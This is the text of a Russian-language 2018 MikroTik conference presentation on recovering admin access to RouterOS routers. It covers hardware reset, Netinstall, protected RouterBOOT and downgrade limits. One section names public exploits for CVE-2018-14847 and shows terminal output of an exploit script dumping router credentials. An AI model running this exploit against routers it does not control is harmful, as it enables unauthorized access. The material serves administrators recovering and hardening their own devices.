

ВОССТАНОВЛЕНИЕ ДОСТУПА К ROUTEROS

ИЛИ СБРОС ПАРОЛЯ АДМИНИСТРАТОРА С СОХРАНЕНИЕМ КОНФИГУРАЦИИ

MUM, Москва 2018г.

ПАВЕЛ БОЧКОВ

MikroTik Certified Trainer [TR0424]

pavel_nikolaevich@hotmail.com

www.marketlines.ru

Санкт-Петербург



сброс пароля mikrotik

Подобрать

☐ По словам

☐ По регионам

☒ История запросов

[Все регионы](#)

История показов по фразе « сброс пароля mikrotik »

Группировать по:

[месяц](#)

[неделя](#)


[Все](#)

[Десктопы](#)

[Мобильные](#)

[Только телефоны](#)

[Только планшеты](#)



TOTAL RESULTS

2,002,951

TOP COUNTRIES



Brazil	295,270
Indonesia	152,894
China	145,051
Russian Federation	134,764

Password: *

Add/Set

Connect To RoMON

Con

ERROR: wrong username or password

Managed

Neighbors



Set Master Password



АППАРАТНЫЙ СБРОС НАСТРОЕК

- Кнопка Reset, Контактная площадка, Перемычка
- Выключаем питание
- Зажимаем Reset / Замыкаем контакты
- Не отпуская нажатый Reset/замкнутые контакты, подаем питание на маршрутизатор
- Видим АСТ-мигает, отпускаем Reset – настройки сброшены!

РЕЗУЛЬТАТ АППАРАТНОГО СБРОСА

- Сбрасывается пароль Админа
- Сбрасывается конфигурация
- Сохраняется содержимое внутреннего диска
- Возвращаете себе контроль

«СБРОС» С ПОМОЩЬЮ NETINSTALL

- Сбрасывается пароль Админа
- Сбрасывается конфигурация
- Теряется содержимое внутреннего диска
- Возвращаете себе контроль

СПЕЦИАЛЬНЫЕ МЕТОДЫ И CVE-2018-14847

- Wikileaks: Vault 7 Project: Chimay Red
- BasuCert/WinboxPoC
- BigNerd95/WinboxExploit



ЧТО ПОТРЕБУЕТСЯ?

- Доступ к порту Winbox TCP/8291 или MAC
- RouterOS 6.29-6.42 Current
- RouterOS до 6.40.8 BugFix
- Python (с pwltools)

```
root@rabbix:~/winbox/WinboxExploit-master# python3 WinboxExploit.py 192.168.1.1
192.168.1.1
User: its
Pass: 

User: its
Pass: 

User: admin
Pass: 

User: ftp
Pass: 

User: ftp
Pass: 


User: ftp
Pass: 

root@rabbix:~/winbox/WinboxExploit-master#
```

ЧТО ПОТРЕБУЕТСЯ?


- Доступ к порту Winbox TCP/8291
- RouterOS 6.29-6.42 Current
- RouterOS до 6.40.8 BugFix
- Python (с pwltools)

KEEP OLD CONFIGURATION



KEEP OLD CONFIGURATION


- Скачиваем Netinstall
- Скачиваем RouterOS в соответствии с архитектурой процессора MikroTik
- Заливаем Netinstall'ом старую версию RouterOS с установленным флажком Keep old configuration!
- Сводим решение задачи к типовому



А ЧТО ЕСЛИ?


- Похитят
- Получат доступ к паролям
- Развернут сниффер
- Вернуться на **[CUT CENSURED]**-Link

PROTECTED ROUTERBOOT



PROTECTED ROUTERBOOT

- [admin@MikroTik] > /system routerboard settings print
- boot-device: nand-if-fail-then-ethernet
- cpu-frequency: 650MHz
- boot-protocol: bootp
- force-backup-booter: no
- silent-boot: no
- protected-routerboot: enabled
- reformat-hold-button: 20s
- reformat-hold-button-max: 21s



PROTECTED ROUTERBOOT

- Отключает любой доступ к RouterBOOT через консольный кабель
- Отключает операцию кнопки RESET для загрузки с NetInstall
- Доступ к RouterOS возможен только если знаешь пароль Админа
- Отключить можно только из RouterOS
- Отформатировать NAND можно только зная заданный интервал в который должна быть нажата кнопка RESET (интервал между reformat-hold-button и reformat-hold-button-max)


PROTECTED ROUTER BOOT «ПОПАЛИ В ИНТЕРВАЛ»

- 1) RouterOS, all of its files and configuration is completely and irreversibly erased by nand re-format;
- 2) all RouterBOOT settings are reset to defaults;
- 3) Board is rebooted;
- 4) As boot from NAND fails, it goes to etherboot automatically;
- 5) Netinstall is required to reinstall RouterOS.

PROTECTED ROUTER BOOT

- 1) RouterOS, все её файлы и конфигурация полностью затрутс в результате форматирования NAND;
- 2) Все RouterBOOT настройки сбросятся в Defaults;
- 3) "Железка" перезагрузится;
- 4) Из ошибки загрузки с NAND, загрузка перейдет к etherBoot автоматически;
- 5) Потребуется переустановка RouterOS с помощью Netinstall.

ДАУНГРЕЙД ROS НЕ БЕСКОНЕЧЕН



The screenshot shows the 'Resources' window of a ROS system. It contains various system information fields. A red arrow points to the 'Factory Software' field, which displays the version '6.40.4'. A grey wavy line obscures the middle section of the window, including the 'Total Sector Write' and 'Bad Blocks' fields.

Field	Value
Uptime	01:05:30
Free Memory	8.6 MiB
Total Memory	32.0 MiB
CPU	MIPS 24Kc V7.4
Total Sector Write	
Bad Blocks	0.0
Architecture Name	smips
Board Name	hAP mini
Version	6.40.4 (stable)
Build Time	Oct/02/2017 08:38:30
Factory Software	6.40.4

СПАСИБО ЗА ВНИМАНИЕ!

Задавайте вопросы по презентации